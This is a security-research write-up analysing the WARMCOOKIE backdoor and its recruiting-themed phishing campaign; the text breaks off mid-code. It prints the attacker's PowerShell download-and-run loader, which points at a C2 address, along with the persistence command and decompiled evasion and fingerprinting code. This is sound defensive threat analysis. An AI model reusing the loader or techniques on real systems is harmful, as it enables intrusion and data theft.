
Dipping into Danger: The WARMCOOKIE backdoor

elastic.co/security-labs/dipping-into-danger

Subscribe



WARMCOOKIE at a glance

Elastic Security Labs observed a wave of email campaigns in late April targeting environments by deploying a new backdoor we're calling WARMCOOKIE based on data sent through the HTTP cookie parameter. During initial triage, our team identified code overlap with a previously publicly reported sample by eSentire. The unnamed sample (`resident2.exe`) discussed in the post appears to be an older or deviated version of WARMCOOKIE. While some features are similar, such as the implementation of string obfuscation, WARMCOOKIE contains differing functionality. Our team is seeing this threat distributed daily with the use of recruiting and job themes targeting individuals.


WARMCOOKIE appears to be an initial backdoor tool used to scout out victim networks and deploy additional payloads. Each sample is compiled with a hard-coded C2 IP address and RC4 key.

This post will review an observed campaign and this new malware's functionality. While the malware has a limited number of capabilities, it shouldn't be taken lightly as it's actively being used and impacting organizations at a global scale.

Key takeaways


- REF6127 represents recruiting-themed phishing campaigns to deploy a new Windows backdoor: WARMCOOKIE
- WARMCOOKIE is a newly discovered backdoor used to fingerprint a machine, capture screenshots of the victim machine, and deploy additional payloads
- Threat actors are spinning up new domains and infrastructure weekly to support these campaigns
- This research includes an IDAPython script to decrypt strings from WARMCOOKIE
- Elastic Security provides prevention and visibility capabilities across the entire WARMCOOKIE infection chain

REF6127 campaign overview



WARMCOOKIE execution flow

Since late April 2024, our team has observed new phishing campaigns leveraging lures tied to recruiting firms. These emails targeted individuals by their names and their current employer, enticing victims to pursue new job opportunities by clicking a link to an internal system to view a job description. Below is an example of the phishing email collected from previous open source reporting.




Phishing email - Subject: “We’re Interested”

Once clicked, the users hit a landing page that looks like a legitimate page specifically targeted for them. There, they are prompted to download a document by solving a CAPTCHA challenge. The landing pages resemble previous campaigns documented by Google Cloud's security team when discussing a new variant of URSNIF. Below is an example of the landing page collected from previous open source reporting.

Landing page

Once the CAPTCHA is solved, an obfuscated JavaScript file is downloaded from the page. Our sample was named `Update_23_04_2024_5689382.js`; however, other samples used a different but similar naming structure.

This obfuscated script runs PowerShell, kicking off the first task to load WARMCOOKIE.




Initial execution chain as seen in Elastic Security for Endpoint

The PowerShell script abuses the Background Intelligent Transfer Service (BITS) to download WARMCOOKIE and run the DLL with the `Start` export.

```
start-job { param($a) Import-Module BitsTransfer; $d = $env:temp + '\' +
    [System.IO.Path]::GetRandomFileName(); Start-BitsTransfer -Source
    'http://80.66.88[.]146/data/5fb6dd81093a0d6812c17b12f139ce35'
    -Destination $d; if (![System.IO.File]::Exists($d)) {exit}; $p = $d +
    ',Start'; rundll32.exe $p; Start-Sleep -Seconds 10} -Argument 0 | wait-job | Receive-Job
```


REF6127 infrastructure overview

By leveraging tools like urlscan.io and VirusTotal, we observed the threat actor continually generating new landing pages rapidly on IP address `45.9.74[.]135`. The actor pushed to target different recruiting firms in combination with keywords related to the job search industry.




Domains associated with 45.9.74[.]135

Before hitting each landing page, the adversary distances itself by using compromised infrastructure to host the initial phishing URL, which redirects the different landing pages.



Phishing link redirection

The threat actor generates new domains while the reputation catches up with each domain after each campaign run. At the time of writing, the threat actor can be seen pivoting to fresh domains without many reputation hits.



Reputation for recently generated domains

WARMCOOKIE malware anlaysis

WARMCOOKIE is a Windows DLL used by the threat actor in two different stages. The first stage occurs right after the PowerShell download with the execution of WARMCOOKIE using the `Start` export.


Stage 1

Stage 1 copies the downloaded DLL from a temporary directory with a random name, such as: `wid4ta3v.3gm,` and places a copy of the DLL at `C:\ProgramData\RtlUpd\RtlUpd.dll`

After the copy, the malware sets up persistence using COM with the Windows Task Scheduler to configure the DLL to run with the following parameters.

```
"C:\WINDOWS\system32\rundll32.exe" "C:\ProgramData\RtlUpd\RtlUpd.dll",Start /p
```


With this design choice, WARMCOOKIE will run with System privileges from the Task Scheduler Engine. Below is a screenshot from Hatching Triage showing these two stages:



WARMCOOKIE - Execution chain

Persistence

A critical part of the infection chain comes from the scheduled task, which is set up at the very beginning of the infection. The task name (`RtlUpd`) is scheduled to run every 10 minutes every day.



Persistence - Scheduled Task

Stage 2


The second stage is where the DLL is combined with the command line (`Start /p`) and contains the core functionality of WARMCOOKIE. The malware starts by looking for the DLL inside the temporary directory from the PowerShell download.

```
int __fastcall des::init(HMODULE dll)
{
  int result; // eax
  WCHAR temp_dll[264]; // [rsp+20h] [rbp-228h] BYREF

  if ( GetTempPathW(0x104u, temp_dll) && des::RetrieveTempDll(temp_dll) >= 15
    || GetAppDataDirectory() >= 5
    || (result = des::GetInstalledProgramsViaUninstallRegistry(), result >= 5) )
  {

    if ( des::RetrieveNumberOfProcessors() >= 4 && des::RetrieveGlobalMemoryStatusEx() >= 3840 )
      return des::SetupMutexStartExecution(dll);
    if ( des::RetrieveNumberOfProcessors() >= 8 )
      return des::SetupMutexStartExecution(dll);
    result = des::RetrieveGlobalMemoryStatusEx();
    if ( result >= 0x2000 )
      return des::SetupMutexStartExecution(dll);
  }
  return result;
```

Initial code within WARMCOOKIE


Obfuscation

WARMCOOKIE protects its strings using a custom string decryption algorithm. The first four bytes of each encrypted string in the `.rdata` section represent the size, the next four-bytes represent the RC4 key, and the remaining bytes represent the string.




String Obfuscation - Legend

Below is the CyberChef recipe using the bytes from the screenshot above:



String Decryption via CyberChef

One interesting observation is that the malware developer doesn't always rotate the RC4 key between the encrypted strings.



Same RC4 key for different encrypted string

Dynamic API loading

To prevent static analysis from identifying its core functionality, WARMCOOKIE uses dynamic API loading. There is no API hashing/resolving, and the targeted DLLs and sensitive strings are protected using encryption.

```
dll_kernel32 = DecryptString(&dword_7FFC6FD0E100);// KERNEL32.DLL
ModuleHandleW = GetModuleHandleW(dll_kernel32);
if ( dll_kernel32 )
{
  memset((dll_kernel32 - 4), 0, *(dll_kernel32 - 2) + 8i64);
  FreeHeap((dll_kernel32 - 4));
}
GetNativeSystemInfo = des::DecryptString(dword_7FFC6FD0E130);// GetNativeSystemInfo
ProcAddress = GetProcAddress(ModuleHandleW, GetNativeSystemInfo);
if ( GetNativeSystemInfo )
{
  memset((GetNativeSystemInfo - 8), 0, *(GetNativeSystemInfo - 2) + 8i64);
  FreeHeap((GetNativeSystemInfo - 8));
}
if ( ProcAddress )
  (ProcAddress)(&SystemInfo);
else
  GetSystemInfo(&SystemInfo);
return SystemInfo.dwNumberOfProcessors;
```

Dynamic API loading within WARMCOOKIE

As demonstrated in the previous image, the developer shows some consideration for OpSec: any decrypted string is wiped from memory immediately after use, potentially avoiding memory signature scans.

Anti-debugging

The malware contains a few anti-analysis checks commonly used to target sandboxes. These are based on logic for checking the active number of CPU processors and physical/virtual memory values.

```
if ( des::RetrieveNumberOfProcessors() >= 4 && des::RetrieveGlobalMemoryStatusEx() >= 0xF00 )
  return des::SetupMutexStartExecution(dll);
if ( des::RetrieveNumberOfProcessors() >= 8 )
  return des::SetupMutexStartExecution(dll);
result = des::RetrieveGlobalMemoryStatusEx();
if ( result >= 0x2000 )
  return des::SetupMutexStartExecution(dll);
```

Sandbox verification

Below are the following conditions:

- If the number of processors is greater than or equal to 4 and the calculated value from the `GlobalMemoryStatusEx` call is greater than or equal to 0xF00, the malware will continue execution
- If the number of processors is greater than or equal to 8, the malware will continue execution
- If the calculated value from the `GlobalMemoryStatusEx` call is greater than `0x2000`, the malware will continue execution

Mutex

Each WARMCOOKIE sample comes hard coded with a GUID-like string as a mutex. Below are some examples we have observed:

- `f92e6f3c-9cc3-4be0-966c-1be421e69140`
- `91f785f4-2fa4-4c85-954d-b96768ca76f2`

```
mutex = DecryptString(dword_7FFC6FD12A90);    // 91f785f4-2fa4-4c85-954d-b96768ca76f2
SetLastError(0);
h_mutex = CreateMutexW(0i64, 0, mutex);
_h_mutex = h_mutex;

if ( h_mutex )
{
  if ( GetLastError() != ERROR_ALREADY_EXISTS )
  {
    tick_count = GetTickCount() & 0x89;
    if ( tick_count )
    {
      _tick_count = tick_count;
      do
      {
        Sleep(0x64u);
        --_tick_count;
      }
      while ( _tick_count );

      if ( des::ValidateCmdLineArg() || !des::SetupPersistence(a1) )
        init_main(mutex);
    }
  }
  LODWORD(h_mutex) = CloseHandle(_h_mutex);
}
```

Setup before main functionality, including mutex creation

Before the main functionality is executed, WARMCOOKIE uses an OR statement to verify the command-line arguments with `/p` returns `True` or to check whether the scheduled task persistence needs to be created.

Execution

Before the backdoor makes its first outbound network request, it captures the following values used to fingerprint and identify the victim machine.

- Volume serial number
- DNS domain of the victim machine
- Computer name
- Username

This was a criteria used to identify the similarities to the malware in eSentire's report.

```
c_drive = DecryptString(byte_7FFC6FD0E6C0);   // C:\\
GetVolumeInformationW(c_drive, 0i64, 0, &p_VolumeSerialNumber, 0i64, 0i64, 0i64, 0);

if ( c_drive )
{
  memset((c_drive - 4), 0, *(c_drive - 2) + 8i64);
  FreeHeap((c_drive - 4));
}

size__computer_name_dns = 0x100;
GetComputerNameExW(ComputerNameDnsDomain, dns_computer_name, &size__computer_name_dns);

size_computername = 0x10;
GetComputerNameW(&computer_name, &size_computername);

size_user_name = 257;
GetUserNameW(username, &size_user_name);

size_mutex = -1i64;
while ( *(mutex + ++size_mutex) != 0 )
  ;

